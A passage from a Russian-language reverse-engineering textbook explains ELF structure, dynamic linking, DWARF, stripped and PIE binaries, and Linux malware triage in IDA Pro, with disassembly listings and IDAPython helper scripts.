    Elf64_Word    e_version;       // Версия ELF
    Elf64_Addr    e_entry;         // Точка входа (виртуальный адрес)
    Elf64_Off     e_phoff;         // Смещение Program Header Table
    Elf64_Off     e_shoff;         // Смещение Section Header Table
    Elf64_Word    e_flags;         // Флаги, специфичные для процессора
    Elf64_Half    e_ehsize;        // Размер ELF-заголовка
    Elf64_Half    e_phentsize;     // Размер записи в Program Header Table
    Elf64_Half    e_phnum;         // Количество записей в Program Header Table
    Elf64_Half    e_shentsize;     // Размер записи в Section Header Table
    Elf64_Half    e_shnum;         // Количество записей в Section Header Table
    Elf64_Half    e_shstrndx;      // Индекс секции с именами секций
} Elf64_Ehdr;
```

Расшифровка полей из нашего дампа:

```
e_ident[0..3]   = 7F 45 4C 46     Магическое число: 0x7F, 'E', 'L', 'F'
e_ident[4]      = 02              Класс: ELFCLASS64 (64-битный)
e_ident[5]      = 01              Кодировка: ELFDATA2LSB (little-endian)
e_ident[6]      = 01              Версия ELF: EV_CURRENT
e_ident[7]      = 00              OS/ABI: ELFOSABI_NONE (System V)
e_ident[8..15]  = 00 00 ...      Зарезервировано (padding)

e_type          = 0x0002          ET_EXEC (исполняемый файл)
e_machine       = 0x003E          EM_X86_64 (AMD x86-64)
e_version       = 0x00000001      EV_CURRENT
e_entry         = 0x0000000000401040  Точка входа: _start
e_phoff         = 0x0000000000000040  Program headers начинаются с 0x40
e_shoff         = 0x00000000000039A8  Section headers начинаются с 0x39A8
e_flags         = 0x00000000      Флаги: нет
e_ehsize        = 0x0040          Размер ELF-заголовка: 64 байта
e_phentsize     = 0x0038          Размер записи PH: 56 байт
e_phnum         = 0x000D          Количество Program Headers: 13
e_shentsize     = 0x0040          Размер записи SH: 64 байта
e_shnum         = 0x001F          Количество Section Headers: 31
e_shstrndx      = 0x001E          Индекс .shstrtab: 30
```

В IDA Pro заголовок ELF отображается при загрузке файла. Для повторного просмотра используйте:

```
Меню: View → Open subviews → Segments     (Shift+F7)
Меню: View → Open subviews → Sections     (недоступно по умолчанию)
```

8.2.3. Типы ELF-файлов

Значение e_type	Константа	Описание
0	ET_NONE	Неизвестный тип
1	ET_REL	Перемещаемый (объектный файл .o)
2	ET_EXEC	Исполняемый файл
3	ET_DYN	Разделяемый объект (.so) или PIE
4	ET_CORE	Дамп ядра

> ***Важно:*** *Современные дистрибутивы Linux компилируют исполняемые файлы как PIE (Position-Independent Executable), при этом* `e_type = ET_DYN`*. IDA Pro корректно определяет такие файлы и предлагает загрузить их как исполняемые, а не как библиотеки.*

8.2.4. Program Headers (сегменты)

Program Header Table описывает сегменты — непрерывные области файла, отображаемые в виртуальную память при загрузке. Это ключевая структура для загрузчика операционной системы.

```
$ readelf -l /usr/bin/ls

Elf file type is DYN (Position-Independent Executable file)
Entry point 0x6aa0
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000003510 0x0000000000003510  R      0x1000
  LOAD           0x0000000000004000 0x0000000000004000 0x0000000000004000
                 0x0000000000013581 0x0000000000013581  R E    0x1000
  LOAD           0x0000000000018000 0x0000000000018000 0x0000000000018000
                 0x0000000000007a50 0x0000000000007a50  R      0x1000
  LOAD           0x0000000000020660 0x0000000000021660 0x0000000000021660
                 0x0000000000001258 0x0000000000002540  RW     0x1000
  DYNAMIC        0x0000000000020e00 0x0000000000021e00 0x0000000000021e00
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x000000000001c96c 0x000000000001c96c 0x000000000001c96c
                 0x00000000000004bc 0x00000000000004bc  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000020660 0x0000000000021660 0x0000000000021660
                 0x00000000000009a0 0x00000000000009a0  R      0x1
```

В IDA Pro сегменты отображаются в окне **Segments** (Shift+F7):

```
IDA Segments window:
  Name        Start         End           R W X D L Align Base Type  Class
  LOAD        0000000000000000 0000000000000318 R . . . . 12  0000 .
  INTERP      0000000000000318 0000000000000334 R . . . . 0   0000 .     INTERP
  LOAD        0000000000000338 0000000000003510 R . . . . 3   0000 .
  .text       0000000000004000 0000000000017581 R . X . . 4   0000 CODE  CODE
  .rodata     0000000000018000 000000000001FA50 R . . . . 5   0000 CONST
  .data       0000000000021660 00000000000228B8 R W . . . 12  0000 DATA  DATA
  .bss        00000000000228B8 0000000000023B98 R W . . . 5   0000 BSS   BSS
  extern      0000000000023B98 0000000000024338 R W X . . 3   0000 .
```

8.2.5. Section Headers (секции)

Section Header Table содержит метаданные о секциях файла. Секции используются линковщиком, отладчиком и другими инструментами, но не нужны для выполнения программы (поэтому их можно удалить из stripped-бинарника).

Основные секции ELF-файла:

Секция	Тип	Описание
`.text`	SHT_PROGBITS	Исполняемый код
`.rodata`	SHT_PROGBITS	Константные данные (строки, таблицы)
`.data`	SHT_PROGBITS	Инициализированные глобальные данные
`.bss`	SHT_NOBITS	Неинициализированные данные (обнуляются при загрузке)
`.plt`	SHT_PROGBITS	Procedure Linkage Table
`.got`	SHT_PROGBITS	Global Offset Table
`.got.plt`	SHT_PROGBITS	GOT для PLT-записей
`.dynamic`	SHT_DYNAMIC	Информация для динамического линковщика
`.dynsym`	SHT_DYNSYM	Таблица динамических символов
`.dynstr`	SHT_STRTAB	Строки для динамических символов
`.symtab`	SHT_SYMTAB	Полная таблица символов (отсутствует в stripped)
`.strtab`	SHT_STRTAB	Строки для полной таблицы символов
`.rel.dyn`	SHT_REL/RELA	Релокации для данных
`.rel.plt`	SHT_REL/RELA	Релокации для PLT
`.init`	SHT_PROGBITS	Код инициализации
`.fini`	SHT_PROGBITS	Код деинициализации
`.init_array`	SHT_INIT_ARRAY	Массив указателей на функции инициализации
`.fini_array`	SHT_FINI_ARRAY	Массив указателей на функции завершения
`.note.*`	SHT_NOTE	Примечания (ABI, build ID и т.д.)
`.eh_frame`	SHT_PROGBITS	Информация для раскрутки стека (exception handling)

В IDA Pro секции отображаются через IDAPython:

```
import idautils
import idc
import ida_segment

# Перечисление всех сегментов (секций)
for seg_ea in idautils.Segments():
    seg = ida_segment.getseg(seg_ea)
    name = ida_segment.get_segm_name(seg)
    start = seg.start_ea
    end = seg.end_ea
    size = end - start
    perms = ""
    if seg.perm & ida_segment.SFL_READ:  perms += "R"
    if seg.perm & ida_segment.SFL_WRITE: perms += "W"
    if seg.perm & ida_segment.SFL_EXEC:  perms += "X"
    print(f"{name:16s}  {start:#018x} - {end:#018x}  size={size:#x}  {perms}")
```

Вывод:

```
.interp           0x0000000000000318 - 0x0000000000000334  size=0x1c   R
.note.gnu.build-  0x0000000000000338 - 0x000000000000035c  size=0x24   R
.note.ABI-tag     0x000000000000035c - 0x000000000000037c  size=0x20   R
.gnu.hash         0x0000000000000380 - 0x00000000000003a4  size=0x24   R
.dynsym           0x00000000000003a8 - 0x0000000000000b08  size=0x760  R
.dynstr           0x0000000000000b08 - 0x0000000000000ea8  size=0x3a0  R
.gnu.version      0x0000000000000ea8 - 0x0000000000000f48  size=0xa0   R
.gnu.version_r    0x0000000000000f48 - 0x0000000000000fb8  size=0x70   R
.rela.dyn         0x0000000000000fb8 - 0x0000000000001150  size=0x198  R
.rela.plt         0x0000000000001150 - 0x0000000000003510  size=0x23c0 R
.init             0x0000000000004000 - 0x000000000000401b  size=0x1b   RX
.plt              0x0000000000004020 - 0x00000000000041a0  size=0x180  RX
.plt.got          0x00000000000041a0 - 0x00000000000041b0  size=0x10   RX
.text             0x00000000000041b0 - 0x0000000000017561  size=0x133b1 RX
.fini             0x0000000000017564 - 0x0000000000017571  size=0xd    RX
```

8.3. Динамическая линковка: PLT, GOT, .dynamic

8.3.1. Механизм ленивого связывания (Lazy Binding)

Динамическая линковка в ELF реализована через пару таблиц: **PLT** (Procedure Linkage Table) и **GOT** (Global Offset Table). При первом вызове внешней функции управление передаётся динамическому линковщику (`ld-linux.so`), который разрешает адрес функции и записывает его в GOT. Последующие вызовы обращаются к GOT напрямую, минуя линковщик.

Схема вызова:

```
Вызов printf() — первый раз:

  call printf@PLT
       |
       v
  .plt:
       jmp [GOT[printf]]     ; GOT ещё содержит адрес следующей инструкции
       push reloc_index       ; индекс в таблице релокаций
       jmp PLT[0]             ; переход в resolver
            |
            v
       _dl_runtime_resolve()  ; разрешает символ, записывает адрес в GOT
            |
            v
       printf() в libc        ; реальный вызов

Вызов printf() — последующие разы:

  call printf@PLT
       |
       v
  .plt:
       jmp [GOT[printf]]     ; GOT уже содержит реальный адрес
            |
            v
       printf() в libc        ; прямой вызов
```

8.3.2. PLT в IDA Pro

IDA Pro корректно распознаёт PLT-записи и создаёт для них специальные stub-функции. Рассмотрим типичный вид PLT-секции в дизассемблере:

```
; =============== S U B R O U T I N E =======================================
; Attributes: thunk

; ssize_t write(int fd, const void *buf, size_t n)
.plt:0000000000004020 _write          proc near
.plt:0000000000004020                 jmp     cs:off_21FD0     ; GOT entry для write
.plt:0000000000004020 _write          endp

; =============== S U B R O U T I N E =======================================
; Attributes: thunk

; int puts(const char *s)
.plt:0000000000004030 _puts           proc near
.plt:0000000000004030                 jmp     cs:off_21FD8     ; GOT entry для puts
.plt:0000000000004030 _puts           endp

; =============== S U B R O U T I N E =======================================
; Attributes: thunk

; void *malloc(size_t size)
.plt:0000000000004040 _malloc         proc near
.plt:0000000000004040                 jmp     cs:off_21FE0     ; GOT entry для malloc
.plt:0000000000004040 _malloc         endp
```

> ***Примечание:*** *В современных дистрибутивах с полным RELRO (RELocation Read-Only) используется* `.plt.sec` *вместо классической* `.plt`*. IDA Pro корректно обрабатывает оба варианта.*

Формат `.plt.sec` (CET-совместимый, с `endbr64`):

```
.plt.sec:0000000000004040 _malloc         proc near
.plt.sec:0000000000004040                 endbr64
.plt.sec:0000000000004044                 bnd jmp cs:off_21FE0
.plt.sec:000000000000404B                 nop     dword ptr [rax+rax+00h]
.plt.sec:0000000000004040 _malloc         endp
```

8.3.3. GOT в IDA Pro

GOT (Global Offset Table) — таблица указателей, заполняемых динамическим линковщиком при загрузке или при первом вызове функции. В IDA Pro GOT-записи отображаются как указатели данных:

```
.got.plt:0000000000021FA8 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000021FB0                       dq 0                    ; зарезервировано для
.got.plt:0000000000021FB8                       dq 0                    ; зарезервировано для
.got.plt:0000000000021FC0 off_21FC0             dq offset write         ; DATA XREF: _write↑r
.got.plt:0000000000021FC8 off_21FC8             dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000021FD0 off_21FD0             dq offset malloc        ; DATA XREF: _malloc↑
.got.plt:0000000000021FD8 off_21FD8             dq offset free          ; DATA XREF: _free↑r
.got.plt:0000000000021FE0 off_21FE0             dq offset printf        ; DATA XREF: _printf↑
.got.plt:0000000000021FE8 off_21FE8             dq offset exit          ; DATA XREF: _exit↑r
```

Для анализа GOT-перезаписи (GOT overwrite attack) полезен следующий IDAPython-скрипт:

```
import ida_segment
import ida_bytes
import idc

# Найти секцию .got.plt
seg = ida_segment.get_segm_by_name(".got.plt")
if seg:
    ea = seg.start_ea
    print(f"{'Адрес':<20s} {'Значение':<20s} {'Имя':<30s}")
    print("-" * 70)
    while ea < seg.end_ea:
        val = ida_bytes.get_qword(ea)
        name = idc.get_name(ea, ida_name.GN_VISIBLE)
        target = idc.get_name(val, ida_name.GN_VISIBLE)
        print(f"{ea:#018x} {val:#018x} {name} → {target}")
        ea += 8
```

8.3.4. Секция .dynamic

Секция `.dynamic` содержит массив структур `Elf64_Dyn`, описывающих параметры динамической линковки. Это «конфигурационный файл» для динамического линковщика.

```
typedef struct {
    Elf64_Sxword d_tag;     // Тип записи
    union {
        Elf64_Xword d_val; // Значение (число)
        Elf64_Addr  d_ptr; // Значение (адрес)
    } d_un;
} Elf64_Dyn;
```

Основные теги:

Тег	Значение	Описание
DT_NEEDED	1	Имя необходимой разделяемой библиотеки
DT_PLTRELSZ	2	Размер PLT-релокаций
DT_PLTGOT	3	Адрес GOT
DT_HASH	4	Адрес хеш-таблицы символов
DT_STRTAB	5	Адрес таблицы строк (.dynstr)
DT_SYMTAB	6	Адрес таблицы символов (.dynsym)
DT_RELA	7	Адрес таблицы RELA-релокаций
DT_INIT	12	Адрес функции инициализации
DT_FINI	13	Адрес функции завершения
DT_SONAME	14	Имя разделяемого объекта
DT_RPATH	15	Путь поиска библиотек
DT_INIT_ARRAY	25	Массив конструкторов
DT_FINI_ARRAY	26	Массив деструкторов
DT_FLAGS	30	Флаги
DT_FLAGS_1	0x6ffffffb	Дополнительные флаги (BIND_NOW, PIE и др.)

В IDA Pro секция `.dynamic` отображается как массив структур:

```
.dynamic:0000000000021E00 Elf64_Dyn <1, 0EA8h>          ; DT_NEEDED  libpthread.so.0
.dynamic:0000000000021E10 Elf64_Dyn <1, 0EB5h>          ; DT_NEEDED  libc.so.6
.dynamic:0000000000021E20 Elf64_Dyn <0Ch, 4000h>        ; DT_INIT    .init
.dynamic:0000000000021E30 Elf64_Dyn <0Dh, 17564h>       ; DT_FINI    .fini
.dynamic:0000000000021E40 Elf64_Dyn <19h, 21650h>       ; DT_INIT_ARRAY
.dynamic:0000000000021E50 Elf64_Dyn <1Bh, 10h>          ; DT_INIT_ARRAYSZ = 16 (2 зап
.dynamic:0000000000021E60 Elf64_Dyn <1Ah, 21660h>       ; DT_FINI_ARRAY
.dynamic:0000000000021E70 Elf64_Dyn <1Ch, 8h>           ; DT_FINI_ARRAYSZ = 8 (1 запи
.dynamic:0000000000021E80 Elf64_Dyn <6FFFFEF5h, 380h>   ; DT_GNU_HASH
.dynamic:0000000000021E90 Elf64_Dyn <5, 0B08h>          ; DT_STRTAB
.dynamic:0000000000021EA0 Elf64_Dyn <6, 3A8h>           ; DT_SYMTAB
.dynamic:0000000000021EB0 Elf64_Dyn <0Ah, 3A0h>         ; DT_STRSZ
.dynamic:0000000000021EC0 Elf64_Dyn <0Bh, 18h>          ; DT_SYMENT = 24
.dynamic:0000000000021ED0 Elf64_Dyn <3, 21FA8h>         ; DT_PLTGOT
.dynamic:0000000000021EE0 Elf64_Dyn <2, 23C0h>          ; DT_PLTRELSZ
.dynamic:0000000000021EF0 Elf64_Dyn <14h, 7h>           ; DT_PLTREL = DT_RELA
.dynamic:0000000000021F00 Elf64_Dyn <17h, 1150h>        ; DT_JMPREL (.rela.plt)
.dynamic:0000000000021F10 Elf64_Dyn <0, 0>              ; DT_NULL    (конец списка)
```

8.4. Symbol Versioning

8.4.1. Концепция версионирования символов

Linux использует механизм **symbol versioning** для поддержки нескольких версий одного символа в одной библиотеке. Это позволяет обеспечить обратную совместимость при обновлении glibc.
Пример: функция `memcpy` в glibc имеет несколько версий:

```
$ objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep memcpy
0000000000098da0  w   DF .text  0000000000000035  GLIBC_2.14  memcpy
0000000000098df0  w   DF .text  0000000000000465  GLIBC_2.2.5 memcpy
```

В IDA Pro версия символа отображается в его имени:

```
; Функция связана с memcpy@@GLIBC_2.14
.text:0000000000098DA0 memcpy_GLIBC_2_14 proc near
.text:0000000000098DA0                 endbr64
.text:0000000000098DA4                 mov     rax, rdi
.text:0000000000098DA7                 ...
```

8.4.2. Секции .gnu.version и .gnu.version_r

Информация о версиях хранится в двух секциях:

- `.gnu.version` — массив 16-битных индексов, по одному на каждый символ в `.dynsym`.
- `.gnu.version_r` — таблица требуемых версий (от каких версий библиотек зависит бинарник).

```
$ readelf -V /usr/bin/ls

Version symbols section '.gnu.version' contains 80 entries:
 Addr: 0x0000000000000ea8  Offset: 0x000ea8  Link: 5 (.dynsym)
  000:   0 (*local*)       2 (GLIBC_2.3)    0 (*local*)       3 (GLIBC_2.14)
  004:   4 (GLIBC_2.3.4)   5 (GLIBC_2.2.5)  5 (GLIBC_2.2.5)  5 (GLIBC_2.2.5)
   ...

Version needs section '.gnu.version_r' contains 1 entry:
 Addr: 0x0000000000000f48  Offset: 0x000f48  Link: 6 (.dynstr)
  000000: Version: 1  File: libc.so.6  Cnt: 5
  0x0010:   Name: GLIBC_2.14   Flags: none  Version: 3
  0x0020:   Name: GLIBC_2.3.4  Flags: none  Version: 4
  0x0030:   Name: GLIBC_2.2.5  Flags: none  Version: 5
  0x0040:   Name: GLIBC_2.3    Flags: none  Version: 2
  0x0050:   Name: GLIBC_2.17   Flags: none  Version: 6
```

8.5. Отладочная информация DWARF

8.5.1. Формат DWARF

DWARF (Debugging With Attributed Record Formats) — стандартный формат отладочной информации для ELF-файлов. Он содержит:

- Соответствие машинного кода и строк исходного кода
- Описания типов данных (структуры, перечисления, typedef)
- Информацию о локальных переменных и параметрах
- Информацию о функциях (имена, типы, области видимости)

DWARF-информация хранится в специальных секциях:

Секция	Описание
`.debug_info`	Основная отладочная информация (DIE-деревья)
`.debug_abbrev`	Таблица сокращений для .debug_info
`.debug_line`	Соответствие адресов и строк исходного кода
`.debug_str`	Строки, используемые в .debug_info
`.debug_aranges`	Диапазоны адресов для быстрого поиска
`.debug_frame`	Информация для раскрутки стека
`.debug_loc`	Описание местоположения переменных
`.debug_ranges`	Диапазоны адресов для разрывных функций
`.debug_types`	Описания типов (DWARF 4+)

8.5.2. Загрузка DWARF в IDA Pro

При загрузке ELF-файла с DWARF-информацией IDA Pro предлагает диалог:

```
IDA Pro: Loading ELF file with DWARF debug info

┌──────────────────────────────────────────────┐
│  DWARF debug info has been detected.         │
│                                              │
│  [x] Load DWARF type information             │
│  [x] Load DWARF function information         │
│  [x] Load DWARF line number information      │
│  [ ] Load DWARF variable information         │
│                                              │
│            [OK]         [Cancel]            │
└──────────────────────────────────────────────┘
```

После загрузки DWARF IDA Pro применяет:

1. **Имена функций** — все функции получают оригинальные имена из исходного кода.
2. **Типы данных** — структуры, перечисления и typedef импортируются в Local Types.
3. **Прототипы функций** — параметры и возвращаемые значения типизируются.
4. **Номера строк** — появляется возможность навигации по строкам исходного кода.

Пример функции с DWARF-информацией:

```
; int __cdecl parse_config(const char *filename, struct config_t *cfg)
; Line 142 of /home/dev/project/src/config.c
.text:0000000000401520 parse_config    proc near

; var_28 = filename (параметр, char*)
; var_20 = cfg (параметр, config_t*)
; var_18 = fp (FILE*)
; var_10 = line_buf (char[256])
; var_8  = line_num (int)

.text:0000000000401520                 push    rbp
.text:0000000000401521                 mov     rbp, rsp
.text:0000000000401524                 sub     rsp, 130h
.text:000000000040152B ; Line 143
.text:000000000040152B                 mov     [rbp+filename], rdi
.text:000000000040152F                 mov     [rbp+cfg], rsi
.text:0000000000401533 ; Line 144
.text:0000000000401533                 mov     rdi, [rbp+filename]
.text:0000000000401537                 lea     rsi, aR         ; "r"
.text:000000000040153E                 call    _fopen
.text:0000000000401543                 mov     [rbp+fp], rax
```

8.5.3. Извлечение типов из DWARF

DWARF содержит подробные описания структур и типов. После загрузки они доступны в окне Local Types:

```
Меню: View → Open subviews → Local Types

Загруженные из DWARF:
  struct config_t {
      char server_addr[64];
      uint16_t port;
      uint32_t timeout_ms;
      bool verbose;
      struct log_config_t log;
  };

  struct log_config_t {
      char filepath[256];
      enum log_level_t level;
      bool rotate;
      uint32_t max_size_mb;
  };

  enum log_level_t {
      LOG_DEBUG = 0,
      LOG_INFO = 1,
      LOG_WARN = 2,
      LOG_ERROR = 3,
      LOG_FATAL = 4,
  };
```

8.6. Stripped Binaries — анализ без символов

8.6.1. Что теряется при strip

Команда `strip` удаляет из ELF-файла секции `.symtab`, `.strtab` и отладочные секции `.debug_*`. При этом секции `.dynsym` и `.dynstr` сохраняются, так как они необходимы для динамической линковки.

Сравнение до и после strip:

```
$ ls -la /usr/bin/ls
-rwxr-xr-x 1 root root 142144 Mar 15 2024 /usr/bin/ls

$ file /usr/bin/ls
/usr/bin/ls: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=897f4be..., for GNU/Linux 3.2.0, stripped

$ readelf -S /usr/bin/ls | grep -c "\.debug"
0                                       ⟵ Нет DWARF-секций

$ readelf -S /usr/bin/ls | grep -c "\.symtab"
0                                       ⟵ Нет таблицы символов
```

Что остаётся доступным в stripped-бинарнике:

Информация	Доступна	Источник
Имена импортированных функций	Да	`.dynsym` / `.dynstr`
PLT/GOT	Да	`.plt` / `.got.plt`
Строковые литералы	Да	`.rodata`
Имена локальных функций	Нет	удалены
Имена локальных переменных	Нет	удалены
Типы данных / структуры	Нет	удалены
Соответствие строкам кода	Нет	удалены

8.6.2. Стратегия анализа stripped-бинарника

При загрузке stripped ELF в IDA Pro все внутренние функции получают автоматические имена `sub_XXXXXX`:

```
.text:00000000000041B0 sub_41B0        proc near       ; DATA XREF: .init_array:0↑o
.text:00000000000041B0                 endbr64
.text:00000000000041B4                 push    r15
.text:00000000000041B6                 lea     r15, off_21650
.text:00000000000041BD                 push    r14
.text:00000000000041BF                 mov     r14, rdx
.text:00000000000041C2                 push    r13
.text:00000000000041C4                 mov     r13, rsi
.text:00000000000041C7                 push    r12
.text:00000000000041C9                 mov     r12d, edi
.text:00000000000041CC                 push    rbp
.text:00000000000041CD                 lea     rbp, off_21658
.text:00000000000041D4                 push    rbx
.text:00000000000041D5                 sub     rbp, r15
.text:00000000000041D8                 sub     rsp, 8
.text:00000000000041DC                 call    _init_proc
.text:00000000000041E1                 sar     rbp, 3
.text:00000000000041E5                 jz      short loc_41FE
```

Опытный аналитик распознает в этом коде функцию `__libc_csu_init` — стандартную функцию инициализации glibc. Ключевые признаки: - Ссылка из `.init_array` - Характерный паттерн: `lea r15, off_XXX` / `lea rbp, off_YYY` / `sub rbp, r15` / `sar rbp, 3` - Вызов `_init_proc`
Пошаговая методика анализа stripped-бинарника:

```
Шаг 1: Определить точку входа и стартовые функции
  - _start → __libc_start_main(main, argc, argv, ...)
  - Первый аргумент __libc_start_main — указатель на main()

Шаг 2: Идентифицировать стандартные функции
  - Применить FLIRT-сигнатуры (Edit → Plugins → Apply FLIRT)
  - Использовать Lumina (если доступна)

Шаг 3: Проанализировать строки
  - Shift+F12 — окно строк
  - Перекрёстные ссылки от строк к функциям

Шаг 4: Исследовать перекрёстные ссылки импортов
  - Какие функции вызывают socket(), connect(), send()?
  - Какие функции вызывают fopen(), fread(), fwrite()?

Шаг 5: Восстановить прототипы функций
  - На основе вызываемых функций определить типы параметров
  - Применить типы через "Set function type" (Y)
```

8.6.3. Нахождение main() в stripped-бинарнике

В ELF-файлах, скомпилированных с glibc, `_start` вызывает `__libc_start_main`, передавая указатель на `main` в качестве первого аргумента:

```
; _start — точка входа ELF-файла (stripped)
.text:0000000000001040 _start          proc near
.text:0000000000001040                 endbr64
.text:0000000000001044                 xor     ebp, ebp          ; обнулить frame pointe
.text:0000000000001046                 mov     r9, rdx           ; rtld_fini (из ld.so)
.text:0000000000001049                 pop     rsi               ; argc
.text:000000000000104A                 mov     rdx, rsp          ; argv
.text:000000000000104D                 and     rsp, 0FFFFFFFFFFFFFFF0h  ; выровнять сте
.text:0000000000001051                 push    rax
.text:0000000000001052                 push    rsp               ; stack_end
.text:0000000000001053                 xor     r8d, r8d          ; fini = NULL (устарел
.text:0000000000001056                 xor     ecx, ecx          ; init = NULL (устарел
.text:0000000000001058                 lea     rdi, sub_1149     ; ⟸ ЭТО main()!
.text:000000000000105F                 call    cs:__libc_start_main_ptr
.text:0000000000001065                 hlt                       ; не должен возвращать
.text:0000000000001065 _start          endp
```

IDAPython-скрипт для автоматического поиска `main()`:

```
import idc
import idautils
import ida_name

def find_main():
    """Найти main() в stripped ELF-бинарнике"""
    # Найти __libc_start_main в импортах
    for ea in idautils.Functions():
        name = idc.get_func_name(ea)
        if "__libc_start_main" in name:
            # Найти все xref'ы на __libc_start_main
            for xref in idautils.CodeRefsTo(ea, False):
                # Получить инструкцию call
                call_ea = xref
                # Пройтись назад, ища lea rdi, ...
                ea_scan = call_ea
                for _ in range(20):
                    ea_scan = idc.prev_head(ea_scan)
                    mnem = idc.print_insn_mnem(ea_scan)
                    op0 = idc.get_operand_type(ea_scan, 0)
                    if mnem == "lea" and idc.print_operand(ea_scan, 0) == "rdi":
                        main_addr = idc.get_operand_value(ea_scan, 1)
                        ida_name.set_name(main_addr, "main", ida_name.SN_FORCE)
                        print(f"[+] main() найден по адресу: {main_addr:#x}")
                        return main_addr
    print("[-] main() не найден")
    return None

find_main()
```

8.7. PIC/PIE — позиционно-независимый код

8.7.1. Основы PIC

Позиционно-независимый код (PIC — Position-Independent Code) — код, корректно работающий при загрузке по любому базовому адресу. Все адресные ссылки в PIC выполняются относительно текущего значения `RIP` (на x86-64) или через GOT.

Компиляция с PIC:

```
# Разделяемая библиотека — всегда PIC
gcc -shared -fPIC -o libexample.so example.c

# PIE — исполняемый файл с PIC
gcc -fPIE -pie -o example example.c

# Без PIC (статическая адресация)
gcc -fno-PIE -no-pie -o example_nopie example.c
```

8.7.2. RIP-relative адресация в IDA Pro

В PIC/PIE-коде все обращения к глобальным данным выполняются через RIP-relative адресацию:

```
; Без PIC — абсолютная адресация:
.text:0000000000401120                  mov     eax, dword ptr ds:global_var
.text:0000000000401127                  lea     rdi, aHelloWorld ; "Hello, world!"

; С PIC — RIP-relative адресация:
.text:0000000000001149                  mov     eax, cs:global_var    ; [rip + offset]
.text:000000000000114F                  lea     rdi, aHelloWorld      ; [rip + offset]
```

IDA Pro автоматически вычисляет целевой адрес при RIP-relative адресации и показывает символьные имена. Однако в hex-представлении видно различие:

```
; Абсолютная адресация:
8B 05 XX XX XX XX        mov  eax, [abs_addr]    ; абсолютный адрес в операнде

; RIP-relative адресация:
8B 05 YY YY YY YY        mov  eax, [rip+offset]  ; смещение от следующей инструкции
```

8.7.3. Доступ к глобальным данным в PIC-библиотеках

В разделяемых библиотеках доступ к собственным глобальным переменным осуществляется через GOT:

```
; Обращение к глобальной переменной в .so (x86-64, PIC):
.text:0000000000001230                  mov     rax, cs:global_counter_ptr  ; GOT entry
.text:0000000000001237                  mov     eax, [rax]                  ; dereferenc
.text:0000000000001239                  add     eax, 1
.text:000000000000123C                  mov     rdx, cs:global_counter_ptr  ; GOT entry
.text:0000000000001243                  mov     [rdx], eax                  ; store

; Hex-Rays декомпилирует это корректно:
; ++global_counter;
```

При загрузке PIE-бинарника в IDA Pro появляется диалог выбора базового адреса:

```
┌──────────────────────────────────────────┐
│  ELF base address selection              │
│                                          │
│  The file is a Position-Independent Executable │
│  (PIE). Please select the base address:  │
│                                          │
│  Base address: [0x0000555555554000]      │
│                                          │
│  [x] Rebase the program to the specified │
│      address                             │
│                                          │
│           [OK]         [Cancel]          │
└──────────────────────────────────────────┘
```

> ***Совет:*** *Для совместимости с отладчиком GDB рекомендуется использовать базовый адрес* `0x555555554000` *— это значение по умолчанию для PIE-бинарников в Linux с отключённым ASLR.*

8.8. Анализ Linux-малвари

8.8.1. Особенности Linux-малвари

Linux-малварь имеет ряд характерных особенностей, отличающих её от аналогов для Windows:

1. **Статическая линковка** — многие Linux-троянцы статически линкуются, чтобы не зависеть от версий glibc на целевой системе.
2. **UPX-упаковка** — UPX (Ultimate Packer for eXecutables) остаётся популярным упаковщиком для ELF.
3. **Anti-debug** — использование `ptrace(PTRACE_TRACEME)`, `/proc/self/status`, таймеров.
4. **Fork-бомбы и daemonize** — `fork()` + `setsid()` для отсоединения от терминала.
5. **Сетевые операции** — прямые вызовы `socket()`, `connect()`, `send()`, `recv()`.

8.8.2. Определение статической линковки

```
$ file malware_sample
malware_sample: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux),
statically linked, stripped, no section header
```

При загрузке статически слинкованного stripped-бинарника IDA Pro не сможет автоматически определить библиотечные функции. Необходимо применить FLIRT-сигнатуры вручную:

```
Меню: Edit → Plugins → Apply FLIRT signature file...

Доступные сигнатуры для Linux:
  elf/libc6_x64.sig         - glibc 2.x (x86-64)
  elf/libc6_x86.sig         - glibc 2.x (x86)
  elf/libpthread_x64.sig    - libpthread (x86-64)
  elf/libcrypto_x64.sig     - OpenSSL libcrypto
  elf/libstdcpp_x64.sig     - libstdc++ (x86-64)
```

Результат применения FLIRT-сигнатур:

```
Before FLIRT:
  Functions: 1,847 total
    Named:   23  (только _start и несколько plt-stub'ов)
    sub_*:   1,824

After FLIRT (libc6_x64.sig applied):
  Functions: 1,847 total
    Named:   1,412  (76% функций идентифицировано)
    sub_*:   435

  Идентифицированы: printf, malloc, free, socket, connect, send, recv,
                    fork, execve, open, read, write, close, mmap, mprotect, ...
```

8.8.3. Распаковка UPX

UPX-упакованные ELF-файлы распознаются по характерным именам секций:

```
; Сегменты UPX-упакованного ELF:
  Name        Start           End             R W X D
  UPX0        0000000000400000 000000000040C000 R W X .    ; Пустой (распакованные данны
  UPX1        000000000040C000 0000000000414000 R W X .    ; Упакованные данные + распак
  UPX!        0000000000414000 0000000000414198 R W X .    ; Метаданные UPX
```

Распаковка:

```
$ upx -d malware_sample -o malware_sample_unpacked
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reese

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    847832 <-    321456   37.92%   linux/amd64   malware_sample_unpacked

Unpacked 1 file.
```
